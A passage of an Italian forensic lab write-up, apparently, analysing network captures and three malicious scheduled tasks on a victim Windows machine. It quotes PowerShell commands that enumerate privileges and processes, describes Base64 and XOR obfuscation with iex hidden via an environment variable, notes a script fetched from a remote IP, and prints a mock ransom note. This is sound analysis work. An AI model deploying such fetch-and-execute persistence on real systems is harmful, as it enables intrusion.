Si seleziona il menu “Statistiche” e poi la funzione “Conversazioni”. Due indirizzi IP colloquiano fra loro tramite HTTP. <IP> invia a <IP> richieste HTTP. Il task schedulato task1 è in esecuzione, probabilmente.

Si visualizzano i frame Ethernet contenenti traffico HTTP. In ognuno di questi frame sono presenti richieste o risposte HTTP. Si ritrova la richiesta HTTP fatta dal task schedulato task1.




Figura 17: risposta HTTP

La risposta HTTP (Figura 17) contiene un comando:

powershell -c "whoami /priv | Set-Content -Path C:\\Temp\\1.txt"

Viene eseguito Powershell. L’opzione -c esegue un comando tra doppi apici. Vengono stampati i privilegi dell’utente che esegue lo script (ovvero NT AUTHORITY\SYSTEM). L’output del comando è scritto nel file C:\Temp\1.txt tramite la cmdlet Set-Content.




Figura 18: contenuto 1.txt

Si stampa il contenuto di C:\Temp\1.txt (Figura 18):

type C:\Temp\1.txt

Effettivamente è presente l’elenco dei privilegi dell’utente in questione.

6 Situational awareness

Nella macchina vittima sono stati installati tre task schedulati.

Il task schedulato “task1” esegue lo script C:\Windows\Temp\b64exec.ps1. Lo script è offuscato con codifica in Base64.

Viene scaricato uno script da http://<IP>/xawdx.

Lo script esegue il comando seguente:

powershell -c "whoami /priv | Set-Content -Path C:\\Temp\\1.txt"

Il task schedulato “task2” esegue lo script C:\Windows\System32\spool\drivers\color\xor.ps1; la stringa contenente il comando con il byte 33 è offuscato tramite XOR, inoltre la stringa iex viene codificata tramite variabile d’ambiente.

Lo script esegue il comando seguente:

Get-Process | Out-File -FilePath C:\Temp\2.txt -Encoding ASCII

Il task schedulato task3 esegue lo script C:\Users\Public\Downloads\xorb64.ps1; la stringa contenente il comando con il byte 33 è offuscato tramite XOR e Base64, inoltre la stringa iex viene codificata tramite variabile d’ambiente.

Lo script esegue il comando seguente.

$folder = "C:\Temp"; $exist = Test-Path -Path $folder; if (-Not $exist) {New-Item -ItemType "directory" -Path $folder;}; echo "Today, $(Get-Date), this system has been hacked! Plz pay ranzom in b1tc0inz at coinz.de." | Out-file "$($folder)\ 3.txt"